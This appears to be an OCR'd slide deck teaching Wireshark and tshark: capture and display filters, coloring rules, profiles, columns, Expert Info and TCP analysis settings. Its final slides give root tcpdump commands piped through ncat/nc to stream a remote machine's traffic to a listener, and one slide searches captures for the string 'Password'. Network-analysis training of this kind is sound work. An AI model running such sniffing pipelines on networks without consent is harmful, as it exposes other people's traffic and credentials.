
- Nicht Zuviel / Zuwenig sniffen
  Packet Länge / Dauer / Daten
  Control Pakete / Noise
- Capture nicht verfälschen
  DNS Auflösung
  eigener Datenverkehr
- Lieber zuviel, denn entfernen kann man immer noch !



Capture Filter


- Beispiel: HTTP von einem Client (1.2.3.4) zu einem Server (5.6.7.8)

a) tshark –n –i eth0 –s 1600 host 1.2.3.4
b) tshark –n –i eth0 –s 1600 host 5.6.7.8 and port 80
c) tshark –n –i eth0 –s 1600 host 1.2.3.4 and host 5.6.7.8 and port 80
d) tshark –n –i eth0 –s 1600 host 1.2.3.4 or host 5.6.7.8 and port 80
e) tshark –n –i eth0 –s 1600 „((host 1.2.3.4 and (host 4.5.6.7 and port 80))) or (icmp) or (port 53)“



Basic Filter

- Source und/oder Ziel Host
- ICMP für ICMP Meldungen Aller Art
- Port 53 für allen DNS Pakete
- Ermessens-Sache !
- Ev. ARP oder weitere möglichen Protokolle




Pimp my wireshark

- Filter Sets
- Filter Colors
- Profiles
- Anzeigeformate (Layout / Columns)

Capture Filters

- Create your Capture Filter Sets




Ethernet address 00:08:15:00:08:15
Ethernet type 0x0806 (ARP)
No Broadcast and no Multicast
No ARP
IP only
IP address 192.168.0.1
IPX only
TCP only
UDP only
TCP or UDP port 80 (HTTP)
HTTP TCP port (80)
No ARP and no DNS
Non-HTTP and non-SMTP to/from www.wireshark.org

Filter name: TCP or UDP port 80 (HTTP)
Filter string: port 80

Display Filters

- Display Filters




Ethernet type 0x0806 (ARP)
Ethernet broadcast
No ARP
IP only
IP address 192.168.0.1
IP address isn't 192.168.0.1, don't use != for this!
IPX only
TCP only
UDP only
UDP port isn't 53 (not DNS), don't use != for this!
TCP or UDP port is 80 (HTTP)
HTTP
No ARP and no DNS
Non-HTTP and non-SMTP to/from 192.168.0.1

Filter name: IPX only
Filter string: ipx

Color Filters

- Color Filters (Coloring Rules)
  First Match is relevant !




List is processed in order until match is found

Name	String
Bad TCP	tcp.analysis.flags
HSRP State Change	hsrp.state != 8 && hsrp.state != 16
Spanning Tree Topology Change	stp.type == 0x80
OSPF State Change	ospf.msg != 1
ICMP errors	icmp.type eq 3 || icmp.type eq 4 || icmp.type eq 5 || icmp.type eq 11
ARP	arp
ICMP	icmp || icmpv6
TCP RST	tcp.flags.reset eq 1
TTL low or unexpected	(! ip.dst == 224.0.0.0/4 && ip.ttl < 5) || (ip.dst == 224.0.0.0/24 && ip.ttl != 1)
Checksum Errors	cdp.checksum_bad==1 || edp.checksum_bad==1 || ip.checksum_bad==1 || tcp.checksum_bad==1 |
SMB	smb || nbss || nbns || nbipx || ipxsap || netbios
HTTP	http || tcp.port == 80
IPX	ipx || spx

color up your life !

Profiles


- Eigene Wireshark Profiles für unterschiedliche Anforderungen, Konfigurationen und Einstellungen
- Wireshark -> Edit -> Profiles
- tshark –C <configuration profile>
  $HOME/.wireshark/profiles



Default
Big
chw
color
Delta Time

Preferences

- Beispiel Layout



Wireshark Preferences - Profile: SYN+ACK

Layout

Panes

Pane 1: ○ None ● Packet List ○ Packet Details ○ Packet Bytes

Pane 2: ○ None ○ Packet List ● Packet Details ○ Packet Bytes

Pane 3: ○ None ○ Packet List ○ Packet Details ● Packet Bytes

Vertical scrollbar placement: Right

Alternating row colors in lists and trees: No

Packet bytes highlight style: Inverse

Toolbar style: Icons only


Filter toolbar style: Text only

Filter toolbar placement: Below the main toolbar

Custom window title (prepended to existing titles):

Preferences

- Example: Columns




Wireshark: Preferences - Profile: SYN+ACK

Columns

[The first list entry will be display

Title	Field type
No.	Number
Expert	Expert Info Severity
Time	Time (format as specified)
Source	Source address
Destination	Destination address
Protocol	Protocol
SNY	Custom (tcp.flags.syn)
ACK	Custom (tcp.flags.ack)
Info	Information




Properties

Field type: Custom


Field name: tcp.flags.syn

Preferences

- Columns
  Anzeigen der Informationen
  „Custom“ für individuelle
  Anzeigen




DSCP	SNY	ACK
0		
0		
0		
0	Set	Not set
0	Set	Set
0	Not set	Set
0	Not set	Set
0	Not set	Set
0	Not set	Set
0	Not set	Set
0	Not set	Set
0	Not set	Set
0	Not set	Set
0	Not set	Set



No.	Expert	Time	Source	Destination	Protocol	SNY	ACK	Info
1	Note	0.000000	192.168.2.200	255.255.255.255	RIPv1			Response
2	Error	2.705807	fe80::ffff:ffff:fffff02::2		ICMPv6			Router solicitation
3		2.751556	fe80::8000:f227:ac5fe80::ffff:ffff:fff		ICMPv6			Router advertisement
4	Chat	3.747042	192.168.2.101	62.2.104.140	TCP	Set	Not set	54293 > http [SYN] Se
5	Chat	3.789015	62.2.104.140	192.168.2.101	TCP	Set	Set	http > 54293 [SYN, ACI
6		3.789069	192.168.2.101	62.2.104.140	TCP	Not set	Set	54293 > http [ACK] Se
7	Chat	3.789218	192.168.2.101	62.2.104.140	HTTP	Not set	Set	GET / HTTP/1.1
8		3.829580	62.2.104.140	192.168.2.101	TCP	Not set	Set	http > 54293 [ACK] Se
9		3.832316	62.2.104.140	192.168.2.101	TCP	Not set	Set	[TCP segment of a rea

Analyis

- Where the F**k is the Problem..
- Wireshark Hilfen
  Expert Info




Errors: 0 Warnings: 0 Notes: 0 Chats: 9

Severity filter: Error+Warn+Note+Chat

No.	Sever.	Group	Protocol	Summary
3	Chat	Sequence	TCP	Connection establish request (SYN): server port smtp
5	Chat	Sequence	TCP	Connection establish request (SYN): server port smtp
6	Chat	Sequence	TCP	Connection establish request (SYN): server port smtp
10	Chat	Sequence	TCP	Connection establish request (SYN): server port smtp
11	Chat	Sequence	TCP	Connection establish request (SYN): server port smtp
12	Chat	Sequence	TCP	Connection establish request (SYN): server port smtp
15	Chat	Sequence	TCP	Connection finish (FIN)
16	Chat	Sequence	TCP	Connection establish request (SYN): server port smtp
21	Chat	Sequence	TCP	Connection establish request (SYN): server port smtp

Analysis

- Expert Infos




Wireshark: 49836 Expert Infos

Group	Protocol	Summary	Count
Sequence	TCP	Duplicate ACK (#1)	6806
Sequence	TCP	Duplicate ACK (#2)	1477
Sequence	TCP	Duplicate ACK (#3)	371
Sequence	TCP	TCP Port numbers reused for new session	1434
Sequence	TCP	Retransmission (suspected)	351
Sequence	TCP	Keep-Alive	197
Sequence	TCP	Duplicate ACK (#4)	23
Sequence	TCP	Duplicate ACK (#5)	13
Sequence	TCP	Duplicate ACK (#6)	8
Sequence	IP	"Time To Live" > 1 for a packet sent to the Local Network Control Block (see RFC 3171)	18
Sequence	TCP	Duplicate ACK (#7)	6

Coloring Sessions

- Colorize Conversation




```
No. Time       Source                   Destination              Protocol Info
  1 0.000000   192.168.2.200            255.255.255.255          RIPv1    Response
  2 2.705807   fe80::ffff:ffff:ffff     ff02::2                  ICMPv6   Router solicitation
  3 2.751556   fe80::8000:f227:ac55:    fe80::ffff:ffff:ffff     ICMPv6   Router advertisement
  4 3.747042   192.168.2.101                                     TCP      54293 > 80 [SYN] Seq=0 Win=5
  5 3.789015   62.2.104.140                                      TCP      80 > 54293 [SYN, ACK] Seq=0
  6 3.789069   192.168.2.101                                     TCP      54293 > 80 [ACK] Seq=1 Ack=1
  7 3.789218   192.168.2.101                                     HTTP     GET / HTTP/1.1
  8 3.829580   62.2.104.140                                      TCP      80 > 54293 [ACK] Seq=1 Ack=6
  9 3.832316   62.2.104.140                                      TCP      [TCP segment of a reassemble
 10 3.832347   192.168.2.101                                     TCP      54293 > 80 [ACK] Seq=679 Ack
 11 3.835846   62.2.104.140                                               gment of a reassemble
 12 3.835871   192.168.2.101                                               80 [ACK] Seq=679 Ack
 13 3.839365   62.2.104.140
 14 3.839399   192.168.2.101
 15 3.868855   62.2.104.140
 16 3.868898   192.168.2.101
 17 3.869564   62.2.104.140                                      TCP      [TCP se
 18 3.869589   192.168.2.101                                     TCP      54293 >
 19 3.872367   62.2.104.140                                      TCP      [TCP se
 20 3.872440   192.168.2.101                                     TCP      54293 >
 21 3.875612   62.2.104.140                                      TCP      [TCP se
```

```
+ Frame 4 (74 bytes on wire, 74 bytes captured)
+ Ethernet II, Src: 00:16:36:cb:70:5b (00:16:36:cb:70:5b), Dst: 00:24:37:85:c8:
+ Internet Protocol, Src: 192.168.2.101 (192.168.2.101), Dst: 62.2.104.140 (62.
+ Transmission Control Protocol, Src Port: 54293 (54293), Dst Port: 80 (80), Se
```

Find

- Find
  - Display Filter
  - Hex Wert
  - String



Find

By: ○ Display filter ○ Hex value ● String

Filter: Password


Search In
- ○ Packet list
- ○ Packet details
- ● Packet bytes

String Options
- □ Case sensitive
- Character set: ASCII Unicode & Non-Unicode

Direction
- ○ Up
- ● Down

Wireshark Automatismen

- Beispiel: Analyse TCP Sequence numbers “ON by default”




Transmission Control Protocol

- Show TCP summary in protocol tree: ☑
- Validate the TCP checksum if possible: □
- Allow subdissector to reassemble TCP streams: ☑
- Analyze TCP sequence numbers: ☑
- Relative sequence numbers and window scaling: ☑
- Track number of bytes in flight: ☑
- Calculate conversation timestamps: □
- Try heuristic sub-dissectors first: □

Wireshark Automatismen

- ON




```
⊞ Frame 4: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
⊞ Ethernet II, Src: 00:16:36:cb:70:5b (00:16:36:cb:70:5b), Dst: Motorola_85:c8:00 (00:24:37:85:c8:00)
⊞ Internet Protocol, Src: 192.168.2.101 (192.168.2.101), Dst: 62.2.104.140 (62.2.104.140)
⊟ Transmission Control Protocol, Src Port: 54293 (54293), Dst Port: 80 (80), Seq: 0, Len: 0
    Source port: 54293 (54293)
    Destination port: 80 (80)
    [Stream index: 0]
    Sequence number: 0    (relative sequence number)
    Header length: 40 bytes
  ⊞ Flags: 0x02 (SYN)
  ⊞ Checksum: 0xad58 [validation disabled]
  ⊞ Options: (20 bytes)

0000  00 24 37 85 c8 00 00 16  36 cb 70 5b 08 00 45 00   .$7..... 6.p[..E.
0010  00 3c 8f f1 40 00 40 06  41 2f c0 a8 02 65 3e 02   .<..@.@. A/...e>.
0020  68 8c d4 15 00 50 55 40  33 ca 00 00 00 00 a0 02   h....PU@ 3.......
0030  16 d0 ad 58 00 00 02 04  05 b4 04 02 08 0a 00 91   ...X.... ........
0040  bc 3b 00 00 00 00 01 03  03 06                     .;...... ..
```


0x554033ca = 1430270922

Wireshark Automatismen

- OFF



```
⊞ Frame 4: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
⊞ Ethernet II, Src: 00:16:36:cb:70:5b (00:16:36:cb:70:5b), Dst: Motorola_85:c8:00 (00:24:37:85:c8:00)
⊞ Internet Protocol, Src: 192.168.2.101 (192.168.2.101), Dst: 62.2.104.140 (62.2.104.140)
⊟ Transmission Control Protocol, Src Port: 54293 (54293), Dst Port: 80 (80), Seq: 1430270922, Len: 0
    Source port: 54293 (54293)
    Destination port: 80 (80)
    [Stream index: 0]
    Sequence number: 1430270922
    Header length: 40 bytes
  ⊞ Flags: 0x02 (SYN)
  ⊞ Checksum: 0xad58 [validation disabled]
  ⊞ Options: (20 bytes)

0000  00 24 37 85 c8 00 00 16  36 cb 70 5b 08 00 45 00   .$7..... 6.p[..E.
0010  00 3c 8f f1 40 00 40 06  41 2f c0 a8 02 65 3e 02   .<..@.@. A/...e>.
0020  68 8c d4 15 00 50 55 40  33 ca 00 00 00 00 a0 02   h....PU@ 3.......
0030  16 d0 ad 58 00 00 02 04  05 b4 04 02 08 0a 00 91   ...X.... ........
0040  bc 3b 00 00 00 00 01 03  03 06                     .;...... ..
```



Remote Schnüffel

- Linux

Remote System:


```
root#tcpdump -i eth0 -w - | ncat 192.168.2.1 1337
```

Local System

```
root#ncat -l -p 1337 | wireshark -n -k -i -
```

It‘s Linux:

create your own command line and sender/listener buildings .



Remote mit NAT (Firewall)

- Remote System
  (create listenen Prot 8080)

```
root# mknod /tmp/pipe p
root#tcpdump -nn -i eth0 -w - | cat > /tmp/pipe &
root#nc -nlvp 8080 0</tmp/pipe
```

Oder ncat listener für mehrere ;-)

```
root#ncat --listen -broker 8080 0</tmp/pipe
```

- Local System
  (connect to remote port 8080)


```
user# sudo ncat 1.2.3.4 8080 | wireshark -n -k -i -
```

- Other Tools

